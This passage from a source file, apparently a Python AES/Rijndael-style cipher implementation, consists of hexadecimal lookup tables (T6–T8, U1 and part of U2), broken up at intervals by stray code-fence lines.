,0x79DB0EB7 ,0xDA269D83 ,0x8891B303 ,0x7DB46059 ,0x8DA34B5B ,0xE4DFE679
,0x61A271E5 ,0xCFB3C64E ,0xA9997884 ,0x3FA4ED4C ,0x82F558B3 ,0x33155F65
,0x0E0B855E ,0x963D95C8 ,0x930F6D90 ,0x3627A73D ,0xE665D10E ,0xF79FE42D
,0xDCF3C41A ,0xD11FE085 ,0x63184692 ,0x11FA3523 ,0x8F197C2C ,0x9252FB26
,0xED5CAC08 ,0x20555D31 ,0xB35A30A1 ,0x41F72CD4 ,0x54627719 ,0x29D61740
```

```
,0x5A69F247 ,0x268004A8 ,0xA01A32F5 ,0xA2A00582 ,0x8E44EA9A ,0x756ABC9E
,0x44C5D48C ,0x015D96B6 ,0xEEBB0DC9 ,0x377A318B ,0x3971B4D5 ,0x857D979C
,0xAB234FF3 ,0x2567A569 ,0x6777287C ,0x6A9B0CE3 ,0x6245D024 ,0x4ACE51D2
,0x77D08BE9 ,0xEAD46327 ,0x0A64EBB0 ,0x4722754D ,0x5785D6D8 ,0x31AF6812
,0x697CAD22 ,0xCD09F139 ,0xA147A443 ,0x804F6FC4 ,0x18797F52 ,0xE58270CF
,0xAF4C211D ,0xA792FDDA ,0x1B9EDE93 ,0x7CE9F6EF ,0x5F5B0A1F ,0x73BFE507
,0x68213B94 ,0xA8C4EE32 ,0xAE11B7AB ,0xC9669FD7 ,0xC3027467 ,0xC76D1A89
,0x83A8CE05 ,0x7F0E572E ,0x869A365D ,0xD5708E6B ,0xDE49F36D ,0xAA7ED945
,0x6C4E557A ,0x9D04E8CE ,0x8B7612C2 ,0xE0B08897 ,0xFF4138EA ,0xBB84EC66
,0x23B2FCF0 ,0xB668C8F9 ,0x58D3C530 ,0xFA73C0B2 ,0x0B397D06 ,0xFCA6992B
,0x40AABA62 ,0xB1E007D6 ,0x8112F972 ,0x00000000 ,0xD0427633 ,0xBEB6143E
,0xB93EDB11 ,0x56D8406E ,0x500D19F7 ,0xC48ABB48 ,0xADF6166A ,0x14C8CD7B
,0xEB89F591 ,0x0788CF2F ,0x6EF4620D ,0x35C006FC ,0x51508F41 ,0xE1ED1E21
,0x52B72E80 ,0xA528CAAD ,0x98361096 ,0xDB7B0B35 ,0x2F034ED9 ,0xBD51B5FF
,0x30F2FEA4 ,0x3C434C8D ,0xC6308C3F ,0x91B55AE7 ,0x4598423A ,0x1EAC26CB
,0x8A2B8474 ,0x996B8620 ,0xCC54678F ,0x42108D15 ,0xCBDCA8A0 ,0x705844C6
,0x8CFEDDED ,0x5B3464F1 ,0x78869801 ,0x3A961514 ,0x9760037E ,0x288B81F6
,0x2CE4EF18 ,0xA4755C1B ,0x95DA3409 ,0xB7355E4F ,0x5E069CA9 ,0x8420012A
,0x09834A71 ,0xF525D35A ,0x5DE13D68 ,0xB4D2FF8E ,0x53EAB836 ,0x487466A5
,0x0DEC249F ,0x121D94E2 ,0xC83B0961 ,0x4929F013 ,0xF6C2729B ,0xF47845EC
,0xD42D18DD ,0x382C2263 ,0x1D4B870A ,0x3BCB83A2 ,0xEC013ABE ,0x74372A28
,0xC25FE2D1 ,0x0532F858 ,0x2E5ED86F ,0xF2AD1C75 ,0xD7CAB91C ,0x4B93C764
,0x2DB979AE ,0xACAB80DC ,0x08DEDCC7 ,0x1672FA0C ,0xDDAE52AC ,0x72E273B1
,0x0F5613E8 ,0x649089BD ,0xCA813E16 ,0x434D1BA3 ,0xFB2E5604 ,0xB0BD9160
,0x1C1611BC ,0x4D469EFD ,0xF8C9F7C5 ,0xF14ABDB4 ,0x6BC69A55 ,0x1924E9E4
,0xB207A617 ,0x9FBEDFB9 ,0x02BA3777 ,0xBAD97AD0 ,0xDF1465DB ,0x4C1B084B
,0xF9946173 ,0xE933C2E6 ,0x2B6C2037 ,0xCEEE50F8 ,0x7E53C198 ,0x27DD921E
,0x1FF1B07D ,0xE73847B8 ,0x768D1D5F ,0x89CC25B5 ,0xC5D72DFE ,0x60FFE753
,0xD89CAAF4 ,0x3248C9D3 ,0x1AC34825 ,0x2108CB87 ,]
T6 = [0xEB87C7A0 ,0x54134002 ,0x86598E53 ,0x579BD1B1 ,0xF2D3A5D7 ,0x4622EF6A
,0x42D9C13C ,0x9DFDFB0F ,0xBA172F6C ,0x7FEFE69B ,0xA6C0E5D5 ,0xFB467FE3
,0x44D2F841 ,0x8A4FFCA9 ,0x88BFEB82 ,0x0F9EE349 ,0xCA662ABE ,0xA7B8634D
,0x812A31B6 ,0x9906D559 ,0x767A3CAF ,0xCC6D13C3 ,0x3C4EA13F ,0x0B65CD1F
,0x3B3D1EDA ,0x10C1B843 ,0xE0E20ABF ,0x38B58F69 ,0xDF243A33 ,0x4A349D90
,0xC103E7A1 ,0xFA3EF97B ,0x6CA6CF6B ,0xC3F3F08A ,0xC07B6139 ,0x02F0172B
,0x707105D2 ,0xE19A8C27 ,0x34A3FD93 ,0xBB6FA9F4 ,0xAAD6972F ,0x290CB1B2
,0xCD15955B ,0xBF9487A2 ,0x9510A7A3 ,0x56E35729 ,0x50E86E54 ,0xEE046F6E
,0x49BC0C23 ,0xAF553FE1 ,0x789C597E ,0x5CFE1CAE ,0xDE5CBCAB ,0x5190E8CC
,0xB779DB0E ,0x83DA269D ,0x038891B3 ,0x597DB460 ,0x5B8DA34B ,0x79E4DFE6
,0xE561A271 ,0x4ECFB3C6 ,0x84A99978 ,0x4C3FA4ED ,0xB382F558 ,0x6533155F
,0x5E0E0B85 ,0xC8963D95 ,0x90930F6D ,0x3D3627A7 ,0x0EE665D1 ,0x2DF79FE4
,0x1ADCF3C4 ,0x85D11FE0 ,0x92631846 ,0x2311FA35 ,0x2C8F197C ,0x269252FB
,0x08ED5CAC ,0x3120555D ,0xA1B35A30 ,0xD441F72C ,0x19546277 ,0x4029D617
,0x475A69F2 ,0xA8268004 ,0xF5A01A32 ,0x82A2A005 ,0x9A8E44EA ,0x9E756ABC
,0x8C44C5D4 ,0xB6015D96 ,0xC9EEBB0D ,0x8B377A31 ,0xD53971B4 ,0x9C857D97
,0xF3AB234F ,0x692567A5 ,0x7C677728 ,0xE36A9B0C ,0x246245D0 ,0xD24ACE51
,0xE977D08B ,0x27EAD463 ,0xB00A64EB ,0x4D472275 ,0xD85785D6 ,0x1231AF68
,0x22697CAD ,0x39CD09F1 ,0x43A147A4 ,0xC4804F6F ,0x5218797F ,0xCFE58270
,0x1DAF4C21 ,0xDAA792FD ,0x931B9EDE ,0xEF7CE9F6 ,0x1F5F5B0A ,0x0773BFE5
,0x9468213B ,0x32A8C4EE ,0xABAE11B7 ,0xD7C9669F ,0x67C30274 ,0x89C76D1A
,0x0583A8CE ,0x2E7F0E57 ,0x5D869A36 ,0x6BD5708E ,0x6DDE49F3 ,0x45AA7ED9
,0x7A6C4E55 ,0xCE9D04E8 ,0xC28B7612 ,0x97E0B088 ,0xEAFF4138 ,0x66BB84EC
,0xF023B2FC ,0xF9B668C8 ,0x3058D3C5 ,0xB2FA73C0 ,0x060B397D ,0x2BFCA699
,0x6240AABA ,0xD6B1E007 ,0x728112F9 ,0x00000000 ,0x33D04276 ,0x3EBEB614
,0x11B93EDB ,0x6E56D840 ,0xF7500D19 ,0x48C48ABB ,0x6AADF616 ,0x7B14C8CD
```

```
,0x91EB89F5 ,0x2F0788CF ,0x0D6EF462 ,0xFC35C006 ,0x4151508F ,0x21E1ED1E
,0x8052B72E ,0xADA528CA ,0x96983610 ,0x35DB7B0B ,0xD92F034E ,0xFFBD51B5
,0xA430F2FE ,0x8D3C434C ,0x3FC6308C ,0xE791B55A ,0x3A459842 ,0xCB1EAC26
,0x748A2B84 ,0x20996B86 ,0x8FCC5467 ,0x1542108D ,0xA0CBDCA8 ,0xC6705844
,0xED8CFEDD ,0xF15B3464 ,0x01788698 ,0x143A9615 ,0x7E976003 ,0xF6288B81
,0x182CE4EF ,0x1BA4755C ,0x0995DA34 ,0x4FB7355E ,0xA95E069C ,0x2A842001
,0x7109834A ,0x5AF525D3 ,0x685DE13D ,0x8EB4D2FF ,0x3653EAB8 ,0xA5487466
,0x9F0DEC24 ,0xE2121D94 ,0x61C83B09 ,0x134929F0 ,0x9BF6C272 ,0xECF47845
,0xDDD42D18 ,0x63382C22 ,0x0A1D4B87 ,0xA23BCB83 ,0xBEEC013A ,0x2874372A
,0xD1C25FE2 ,0x580532F8 ,0x6F2E5ED8 ,0x75F2AD1C ,0x1CD7CAB9 ,0x644B93C7
,0xAE2DB979 ,0xDCACAB80 ,0xC708DEDC ,0x0C1672FA ,0xACDDAE52 ,0xB172E273
,0xE80F5613 ,0xBD649089 ,0x16CA813E ,0xA3434D1B ,0x04FB2E56 ,0x60B0BD91
,0xBC1C1611 ,0xFD4D469E ,0xC5F8C9F7 ,0xB4F14ABD ,0x556BC69A ,0xE41924E9
,0x17B207A6 ,0xB99FBEDF ,0x7702BA37 ,0xD0BAD97A ,0xDBDF1465 ,0x4B4C1B08
,0x73F99461 ,0xE6E933C2 ,0x372B6C20 ,0xF8CEEE50 ,0x987E53C1 ,0x1E27DD92
,0x7D1FF1B0 ,0xB8E73847 ,0x5F768D1D ,0xB589CC25 ,0xFEC5D72D ,0x5360FFE7
,0xF4D89CAA ,0xD33248C9 ,0x251AC348 ,0x872108CB ,]
T7 = [0xA0EB87C7 ,0x02541340 ,0x5386598E ,0xB1579BD1 ,0xD7F2D3A5 ,0x6A4622EF
,0x3C42D9C1 ,0x0F9DFDFB ,0x6CBA172F ,0x9B7FEFE6 ,0xD5A6C0E5 ,0xE3FB467F
,0x4144D2F8 ,0xA98A4FFC ,0x8288BFEB ,0x490F9EE3 ,0xBECA662A ,0x4DA7B863
,0xB6812A31 ,0x599906D5 ,0xAF767A3C ,0xC3CC6D13 ,0x3F3C4EA1 ,0x1F0B65CD
,0xDA3B3D1E ,0x4310C1B8 ,0xBFE0E20A ,0x6938B58F ,0x33DF243A ,0x904A349D
,0xA1C103E7 ,0x7BFA3EF9 ,0x6B6CA6CF ,0x8AC3F3F0 ,0x39C07B61 ,0x2B02F017
,0xD2707105 ,0x27E19A8C ,0x9334A3FD ,0xF4BB6FA9 ,0x2FAAD697 ,0xB2290CB1
,0x5BCD1595 ,0xA2BF9487 ,0xA39510A7 ,0x2956E357 ,0x5450E86E ,0x6EEE046F
,0x2349BC0C ,0xE1AF553F ,0x7E789C59 ,0xAE5CFE1C ,0xABDE5CBC ,0xCC5190E8
,0x0EB779DB ,0x9D83DA26 ,0xB3038891 ,0x60597DB4 ,0x4B5B8DA3 ,0xE679E4DF
,0x71E561A2 ,0xC64ECFB3 ,0x7884A999 ,0xED4C3FA4 ,0x58B382F5 ,0x5F653315
,0x855E0E0B ,0x95C8963D ,0x6D90930F ,0xA73D3627 ,0xD10EE665 ,0xE42DF79F
,0xC41ADCF3 ,0xE085D11F ,0x46926318 ,0x352311FA ,0x7C2C8F19 ,0xFB269252
,0xAC08ED5C ,0x5D312055 ,0x30A1B35A ,0x2CD441F7 ,0x77195462 ,0x174029D6
,0xF2475A69 ,0x04A82680 ,0x32F5A01A ,0x0582A2A0 ,0xEA9A8E44 ,0xBC9E756A
,0xD48C44C5 ,0x96B6015D ,0x0DC9EEBB ,0x318B377A ,0xB4D53971 ,0x979C857D
,0x4FF3AB23 ,0xA5692567 ,0x287C6777 ,0x0CE36A9B ,0xD0246245 ,0x51D24ACE
,0x8BE977D0 ,0x6327EAD4 ,0xEBB00A64 ,0x754D4722 ,0xD6D85785 ,0x681231AF
,0xAD22697C ,0xF139CD09 ,0xA443A147 ,0x6FC4804F ,0x7F521879 ,0x70CFE582
,0x211DAF4C ,0xFDDAA792 ,0xDE931B9E ,0xF6EF7CE9 ,0x0A1F5F5B ,0xE50773BF
,0x3B946821 ,0xEE32A8C4 ,0xB7ABAE11 ,0x9FD7C966 ,0x7467C302 ,0x1A89C76D
,0xCE0583A8 ,0x572E7F0E ,0x365D869A ,0x8E6BD570 ,0xF36DDE49 ,0xD945AA7E
,0x557A6C4E ,0xE8CE9D04 ,0x12C28B76 ,0x8897E0B0 ,0x38EAFF41 ,0xEC66BB84
,0xFCF023B2 ,0xC8F9B668 ,0xC53058D3 ,0xC0B2FA73 ,0x7D060B39 ,0x992BFCA6
,0xBA6240AA ,0x07D6B1E0 ,0xF9728112 ,0x00000000 ,0x7633D042 ,0x143EBEB6
,0xDB11B93E ,0x406E56D8 ,0x19F7500D ,0xBB48C48A ,0x166AADF6 ,0xCD7B14C8
,0xF591EB89 ,0xCF2F0788 ,0x620D6EF4 ,0x06FC35C0 ,0x8F415150 ,0x1E21E1ED
,0x2E8052B7 ,0xCAADA528 ,0x10969836 ,0x0B35DB7B ,0x4ED92F03 ,0xB5FFBD51
,0xFEA430F2 ,0x4C8D3C43 ,0x8C3FC630 ,0x5AE791B5 ,0x423A4598 ,0x26CB1EAC
,0x84748A2B ,0x8620996B ,0x678FCC54 ,0x8D154210 ,0xA8A0CBDC ,0x44C67058
,0xDDED8CFE ,0x64F15B34 ,0x98017886 ,0x15143A96 ,0x037E9760 ,0x81F6288B
,0xEF182CE4 ,0x5C1BA475 ,0x340995DA ,0x5E4FB735 ,0x9CA95E06 ,0x012A8420
,0x4A710983 ,0xD35AF525 ,0x3D685DE1 ,0xFF8EB4D2 ,0xB83653EA ,0x66A54874
,0x249F0DEC ,0x94E2121D ,0x0961C83B ,0xF0134929 ,0x729BF6C2 ,0x45ECF478
,0x18DDD42D ,0x2263382C ,0x870A1D4B ,0x83A23BCB ,0x3ABEEC01 ,0x2A287437
,0xE2D1C25F ,0xF8580532 ,0xD86F2E5E ,0x1C75F2AD ,0xB91CD7CA ,0xC7644B93
,0x79AE2DB9 ,0x80DCACAB ,0xDCC708DE ,0xFA0C1672 ,0x52ACDDAE ,0x73B172E2
,0x13E80F56 ,0x89BD6490 ,0x3E16CA81 ,0x1BA3434D ,0x5604FB2E ,0x9160B0BD
```

```
,0x11BC1C16 ,0x9EFD4D46 ,0xF7C5F8C9 ,0xBDB4F14A ,0x9A556BC6 ,0xE9E41924
,0xA617B207 ,0xDFB99FBE ,0x377702BA ,0x7AD0BAD9 ,0x65DBDF14 ,0x084B4C1B
,0x6173F994 ,0xC2E6E933 ,0x20372B6C ,0x50F8CEEE ,0xC1987E53 ,0x921E27DD
,0xB07D1FF1 ,0x47B8E738 ,0x1D5F768D ,0x25B589CC ,0x2DFEC5D7 ,0xE75360FF
,0xAAF4D89C ,0xC9D33248 ,0x48251AC3 ,0xCB872108 ,]
T8 = [0xC7A0EB87 ,0x40025413 ,0x8E538659 ,0xD1B1579B ,0xA5D7F2D3 ,0xEF6A4622
,0xC13C42D9 ,0xFB0F9DFD ,0x2F6CBA17 ,0xE69B7FEF ,0xE5D5A6C0 ,0x7FE3FB46
,0xF84144D2 ,0xFCA98A4F ,0xEB8288BF ,0xE3490F9E ,0x2ABECA66 ,0x634DA7B8
,0x31B6812A ,0xD5599906 ,0x3CAF767A ,0x13C3CC6D ,0xA13F3C4E ,0xCD1F0B65
,0x1EDA3B3D ,0xB84310C1 ,0x0ABFE0E2 ,0x8F6938B5 ,0x3A33DF24 ,0x9D904A34
,0xE7A1C103 ,0xF97BFA3E ,0xCF6B6CA6 ,0xF08AC3F3 ,0x6139C07B ,0x172B02F0
,0x05D27071 ,0x8C27E19A ,0xFD9334A3 ,0xA9F4BB6F ,0x972FAAD6 ,0xB1B2290C
,0x955BCD15 ,0x87A2BF94 ,0xA7A39510 ,0x572956E3 ,0x6E5450E8 ,0x6F6EEE04
,0x0C2349BC ,0x3FE1AF55 ,0x597E789C ,0x1CAE5CFE ,0xBCABDE5C ,0xE8CC5190
,0xDB0EB779 ,0x269D83DA ,0x91B30388 ,0xB460597D ,0xA34B5B8D ,0xDFE679E4
,0xA271E561 ,0xB3C64ECF ,0x997884A9 ,0xA4ED4C3F ,0xF558B382 ,0x155F6533
,0x0B855E0E ,0x3D95C896 ,0x0F6D9093 ,0x27A73D36 ,0x65D10EE6 ,0x9FE42DF7
,0xF3C41ADC ,0x1FE085D1 ,0x18469263 ,0xFA352311 ,0x197C2C8F ,0x52FB2692
,0x5CAC08ED ,0x555D3120 ,0x5A30A1B3 ,0xF72CD441 ,0x62771954 ,0xD6174029
,0x69F2475A ,0x8004A826 ,0x1A32F5A0 ,0xA00582A2 ,0x44EA9A8E ,0x6ABC9E75
,0xC5D48C44 ,0x5D96B601 ,0xBB0DC9EE ,0x7A318B37 ,0x71B4D539 ,0x7D979C85
,0x234FF3AB ,0x67A56925 ,0x77287C67 ,0x9B0CE36A ,0x45D02462 ,0xCE51D24A
,0xD08BE977 ,0xD46327EA ,0x64EBB00A ,0x22754D47 ,0x85D6D857 ,0xAF681231
,0x7CAD2269 ,0x09F139CD ,0x47A443A1 ,0x4F6FC480 ,0x797F5218 ,0x8270CFE5
,0x4C211DAF ,0x92FDDAA7 ,0x9EDE931B ,0xE9F6EF7C ,0x5B0A1F5F ,0xBFE50773
,0x213B9468 ,0xC4EE32A8 ,0x11B7ABAE ,0x669FD7C9 ,0x027467C3 ,0x6D1A89C7
,0xA8CE0583 ,0x0E572E7F ,0x9A365D86 ,0x708E6BD5 ,0x49F36DDE ,0x7ED945AA
,0x4E557A6C ,0x04E8CE9D ,0x7612C28B ,0xB08897E0 ,0x4138EAFF ,0x84EC66BB
,0xB2FCF023 ,0x68C8F9B6 ,0xD3C53058 ,0x73C0B2FA ,0x397D060B ,0xA6992BFC
,0xAABA6240 ,0xE007D6B1 ,0x12F97281 ,0x00000000 ,0x427633D0 ,0xB6143EBE
,0x3EDB11B9 ,0xD8406E56 ,0x0D19F750 ,0x8ABB48C4 ,0xF6166AAD ,0xC8CD7B14
,0x89F591EB ,0x88CF2F07 ,0xF4620D6E ,0xC006FC35 ,0x508F4151 ,0xED1E21E1
,0xB72E8052 ,0x28CAADA5 ,0x36109698 ,0x7B0B35DB ,0x034ED92F ,0x51B5FFBD
,0xF2FEA430 ,0x434C8D3C ,0x308C3FC6 ,0xB55AE791 ,0x98423A45 ,0xAC26CB1E
,0x2B84748A ,0x6B862099 ,0x54678FCC ,0x108D1542 ,0xDCA8A0CB ,0x5844C670
,0xFEDDED8C ,0x3464F15B ,0x86980178 ,0x9615143A ,0x60037E97 ,0x8B81F628
,0xE4EF182C ,0x755C1BA4 ,0xDA340995 ,0x355E4FB7 ,0x069CA95E ,0x20012A84
,0x834A7109 ,0x25D35AF5 ,0xE13D685D ,0xD2FF8EB4 ,0xEAB83653 ,0x7466A548
,0xEC249F0D ,0x1D94E212 ,0x3B0961C8 ,0x29F01349 ,0xC2729BF6 ,0x7845ECF4
,0x2D18DDD4 ,0x2C226338 ,0x4B870A1D ,0xCB83A23B ,0x013ABEEC ,0x372A2874
,0x5FE2D1C2 ,0x32F85805 ,0x5ED86F2E ,0xAD1C75F2 ,0xCAB91CD7 ,0x93C7644B
,0xB979AE2D ,0xAB80DCAC ,0xDEDCC708 ,0x72FA0C16 ,0xAE52ACDD ,0xE273B172
,0x5613E80F ,0x9089BD64 ,0x813E16CA ,0x4D1BA343 ,0x2E5604FB ,0xBD9160B0
,0x1611BC1C ,0x469EFD4D ,0xC9F7C5F8 ,0x4ABDB4F1 ,0xC69A556B ,0x24E9E419
,0x07A617B2 ,0xBEDFB99F ,0xBA377702 ,0xD97AD0BA ,0x1465DBDF ,0x1B084B4C
,0x946173F9 ,0x33C2E6E9 ,0x6C20372B ,0xEE50F8CE ,0x53C1987E ,0xDD921E27
,0xF1B07D1F ,0x3847B8E7 ,0x8D1D5F76 ,0xCC25B589 ,0xD72DFEC5 ,0xFFE75360
,0x9CAAF4D8 ,0x48C9D332 ,0xC348251A ,0x08CB8721 ,]

U1 = [0x00000000 ,0x963D95C8 ,0x377A318B ,0xA147A443 ,0x6EF4620D ,0xF8C9F7C5
,0x598E5386 ,0xCFB3C64E ,0xDCF3C41A ,0x4ACE51D2 ,0xEB89F591 ,0x7DB46059
,0xB207A617 ,0x243A33DF ,0x857D979C ,0x13400254 ,0xA3FD9334 ,0x35C006FC
,0x9487A2BF ,0x02BA3777 ,0xCD09F139 ,0x5B3464F1 ,0xFA73C0B2 ,0x6C4E557A
,0x7F0E572E ,0xE933C2E6 ,0x487466A5 ,0xDE49F36D ,0x11FA3523 ,0x87C7A0EB
,0x268004A8 ,0xB0BD9160 ,0x5DE13D68 ,0xCBDCA8A0 ,0x6A9B0CE3 ,0xFCA6992B
```

```
,0x33155F65 ,0xA528CAAD ,0x046F6EEE ,0x9252FB26 ,0x8112F972 ,0x172F6CBA
,0xB668C8F9 ,0x20555D31 ,0xEFE69B7F ,0x79DB0EB7 ,0xD89CAAF4 ,0x4EA13F3C
,0xFE1CAE5C ,0x68213B94 ,0xC9669FD7 ,0x5F5B0A1F ,0x90E8CC51 ,0x06D55999
,0xA792FDDA ,0x31AF6812 ,0x22EF6A46 ,0xB4D2FF8E ,0x15955BCD ,0x83A8CE05
,0x4C1B084B ,0xDA269D83 ,0x7B6139C0 ,0xED5CAC08 ,0xBAD97AD0 ,0x2CE4EF18
,0x8DA34B5B ,0x1B9EDE93 ,0xD42D18DD ,0x42108D15 ,0xE3572956 ,0x756ABC9E
,0x662ABECA ,0xF0172B02 ,0x51508F41 ,0xC76D1A89 ,0x08DEDCC7 ,0x9EE3490F
,0x3FA4ED4C ,0xA9997884 ,0x1924E9E4 ,0x8F197C2C ,0x2E5ED86F ,0xB8634DA7
,0x77D08BE9 ,0xE1ED1E21 ,0x40AABA62 ,0xD6972FAA ,0xC5D72DFE ,0x53EAB836
,0xF2AD1C75 ,0x649089BD ,0xAB234FF3 ,0x3D1EDA3B ,0x9C597E78 ,0x0A64EBB0
,0xE73847B8 ,0x7105D270 ,0xD0427633 ,0x467FE3FB ,0x89CC25B5 ,0x1FF1B07D
,0xBEB6143E ,0x288B81F6 ,0x3BCB83A2 ,0xADF6166A ,0x0CB1B229 ,0x9A8C27E1
,0x553FE1AF ,0xC3027467 ,0x6245D024 ,0xF47845EC ,0x44C5D48C ,0xD2F84144
,0x73BFE507 ,0xE58270CF ,0x2A31B681 ,0xBC0C2349 ,0x1D4B870A ,0x8B7612C2
,0x98361096 ,0x0E0B855E ,0xAF4C211D ,0x3971B4D5 ,0xF6C2729B ,0x60FFE753
,0xC1B84310 ,0x5785D6D8 ,0x6FA9F4BB ,0xF9946173 ,0x58D3C530 ,0xCEEE50F8
,0x015D96B6 ,0x9760037E ,0x3627A73D ,0xA01A32F5 ,0xB35A30A1 ,0x2567A569
,0x8420012A ,0x121D94E2 ,0xDDAE52AC ,0x4B93C764 ,0xEAD46327 ,0x7CE9F6EF
,0xCC54678F ,0x5A69F247 ,0xFB2E5604 ,0x6D13C3CC ,0xA2A00582 ,0x349D904A
,0x95DA3409 ,0x03E7A1C1 ,0x10A7A395 ,0x869A365D ,0x27DD921E ,0xB1E007D6
,0x7E53C198 ,0xE86E5450 ,0x4929F013 ,0xDF1465DB ,0x3248C9D3 ,0xA4755C1B
,0x0532F858 ,0x930F6D90 ,0x5CBCABDE ,0xCA813E16 ,0x6BC69A55 ,0xFDFB0F9D
,0xEEBB0DC9 ,0x78869801 ,0xD9C13C42 ,0x4FFCA98A ,0x804F6FC4 ,0x1672FA0C
,0xB7355E4F ,0x2108CB87 ,0x91B55AE7 ,0x0788CF2F ,0xA6CF6B6C ,0x30F2FEA4
,0xFF4138EA ,0x697CAD22 ,0xC83B0961 ,0x5E069CA9 ,0x4D469EFD ,0xDB7B0B35
,0x7A3CAF76 ,0xEC013ABE ,0x23B2FCF0 ,0xB58F6938 ,0x14C8CD7B ,0x82F558B3
,0xD5708E6B ,0x434D1BA3 ,0xE20ABFE0 ,0x74372A28 ,0xBB84EC66 ,0x2DB979AE
,0x8CFEDDED ,0x1AC34825 ,0x09834A71 ,0x9FBEDFB9 ,0x3EF97BFA ,0xA8C4EE32
,0x6777287C ,0xF14ABDB4 ,0x500D19F7 ,0xC6308C3F ,0x768D1D5F ,0xE0B08897
,0x41F72CD4 ,0xD7CAB91C ,0x18797F52 ,0x8E44EA9A ,0x2F034ED9 ,0xB93EDB11
,0xAA7ED945 ,0x3C434C8D ,0x9D04E8CE ,0x0B397D06 ,0xC48ABB48 ,0x52B72E80
,0xF3F08AC3 ,0x65CD1F0B ,0x8891B303 ,0x1EAC26CB ,0xBFEB8288 ,0x29D61740
,0xE665D10E ,0x705844C6 ,0xD11FE085 ,0x4722754D ,0x54627719 ,0xC25FE2D1
,0x63184692 ,0xF525D35A ,0x3A961514 ,0xACAB80DC ,0x0DEC249F ,0x9BD1B157
,0x2B6C2037 ,0xBD51B5FF ,0x1C1611BC ,0x8A2B8474 ,0x4598423A ,0xD3A5D7F2
,0x72E273B1 ,0xE4DFE679 ,0xF79FE42D ,0x61A271E5 ,0xC0E5D5A6 ,0x56D8406E
,0x996B8620 ,0x0F5613E8 ,0xAE11B7AB ,0x382C2263 ,]
U2 = [0x00000000 ,0xC8963D95 ,0x8B377A31 ,0x43A147A4 ,0x0D6EF462 ,0xC5F8C9F7
,0x86598E53 ,0x4ECFB3C6 ,0x1ADCF3C4 ,0xD24ACE51 ,0x91EB89F5 ,0x597DB460
,0x17B207A6 ,0xDF243A33 ,0x9C857D97 ,0x54134002 ,0x34A3FD93 ,0xFC35C006
,0xBF9487A2 ,0x7702BA37 ,0x39CD09F1 ,0xF15B3464 ,0xB2FA73C0 ,0x7A6C4E55
,0x2E7F0E57 ,0xE6E933C2 ,0xA5487466 ,0x6DDE49F3 ,0x2311FA35 ,0xEB87C7A0
,0xA8268004 ,0x60B0BD91 ,0x685DE13D ,0xA0CBDCA8 ,0xE36A9B0C ,0x2BFCA699
,0x6533155F ,0xADA528CA ,0xEE046F6E ,0x269252FB ,0x728112F9 ,0xBA172F6C
,0xF9B668C8 ,0x3120555D ,0x7FEFE69B ,0xB779DB0E ,0xF4D89CAA ,0x3C4EA13F
,0x5CFE1CAE ,0x9468213B ,0xD7C9669F ,0x1F5F5B0A ,0x5190E8CC ,0x9906D559
,0xDAA792FD ,0x1231AF68 ,0x4622EF6A ,0x8EB4D2FF ,0xCD15955B ,0x0583A8CE
,0x4B4C1B08 ,0x83DA269D ,0xC07B6139 ,0x08ED5CAC ,0xD0BAD97A ,0x182CE4EF
,0x5B8DA34B ,0x931B9EDE ,0xDDD42D18 ,0x1542108D ,0x56E35729 ,0x9E756ABC
,0xCA662ABE ,0x02F0172B ,0x4151508F ,0x89C76D1A ,0xC708DEDC ,0x0F9EE349
,0x4C3FA4ED ,0x84A99978 ,0xE41924E9 ,0x2C8F197C ,0x6F2E5ED8 ,0xA7B8634D
,0xE977D08B ,0x21E1ED1E ,0x6240AABA ,0xAAD6972F ,0xFEC5D72D ,0x3653EAB8
,0x75F2AD1C ,0xBD649089 ,0xF3AB234F ,0x3B3D1EDA ,0x789C597E ,0xB00A64EB
,0xB8E73847 ,0x707105D2 ,0x33D04276 ,0xFB467FE3 ,0xB589CC25 ,0x7D1FF1B0
,0x3EBEB614 ,0xF6288B81 ,0xA23BCB83 ,0x6AADF616 ,0x290CB1B2 ,0xE19A8C27
```

```
,0xAF553FE1 ,0x67C30274 ,0x246245D0 ,0xECF47845 ,0x8C44C5D4 ,0x44D2F841
,0x0773BFE5 ,0xCFE58270 ,0x812A31B6 ,0x49BC0C23 ,0x0A1D4B87 ,0xC28B7612
,0x96983610 ,0x5E0E0B85 ,0x1DAF4C21 ,0xD53971B4 ,0x9BF6C272 ,0x5360FFE7
,0x10C1B843 ,0xD85785D6 ,0xBB6FA9F4 ,0x73F99461 ,0x3058D3C5 ,0xF8CEEE50
,0xB6015D96 ,0x7E976003 ,0x3D3627A7 ,0xF5A01A32 ,0xA1B35A30 ,0x692567A5
,0x2A842001 ,0xE2121D94 ,0xACDDAE52 ,0x644B93C7 ,0x27EAD463 ,0xEF7CE9F6
,0x8FCC5467 ,0x475A69F2 ,0x04FB2E56 ,0xCC6D13C3 ,0x82A2A005 ,0x4A349D90
,0x0995DA34 ,0xC103E7A1 ,0x9510A7A3 ,0x5D869A36 ,0x1E27DD92 ,0xD6B1E007
,0x987E53C1 ,0x50E86E54 ,0x134929F0 ,0xDBDF1465 ,0xD33248C9 ,0x1BA4755C
,0x580532F8 ,0x90930F6D ,0xDE5CBCAB ,0x16CA813E ,0x556BC69A ,0x9DFDFB0F
,0xC9EEBB0D ,0x01788698 ,0x42D9C13C ,0x8A4FFCA9 ,0xC4804F6F ,0x0C1672FA
,0x4FB7355E ,0x872108CB ,0xE791B55A ,0x2F0788CF ,0x6CA6CF6B ,0xA430F2FE
,0xEAFF4138 ,0x22697CAD ,0x61C83B09 ,0xA95E069C ,0xFD4D469E ,0x35DB7B0B
,0x767A3CAF ,0xBEEC013A ,0xF023B2FC ,0x38B58F69 ,0x7B14C8CD ,0xB382F558
,0x6BD5708E ,0xA3434D1B ,0xE0E20ABF ,0x2874372A ,0x66BB84EC ,0xAE2DB979
,0xED8CFEDD ,0x251AC348 ,0x7109834A ,0xB99FBEDF ,0xFA3EF97B ,0x32A8C4EE
,0x7C677728 ,0xB4F14ABD ,0xF7500D19 ,0x3FC6308C ,0x5F768D1D ,0x97E0B088
,0xD441F72C ,0x1CD7CAB9 ,0x5218797F ,0x9A8E44EA ,0xD92F034E ,0x11B93EDB
,0x45AA7ED9 ,0x8D3C434C ,0xCE9D04E8 ,0x060B397D ,0x48C48ABB ,0x8052B72E
,0xC3F3F08A ,0x0B65CD1F ,0x038891B3 ,0xCB1EAC26 ,0x88BFEB82 ,0x4029D617
,0x0EE665D1 ,0xC6705844 ,0x85D11FE0 ,0x4D472275 ,0x19546277 ,0xD1C25FE2
,0x92631846 ,0x5AF525D3 ,0x143A9615 ,0xDCACAB80 ,0x9F0DEC24 ,0x579BD1B1
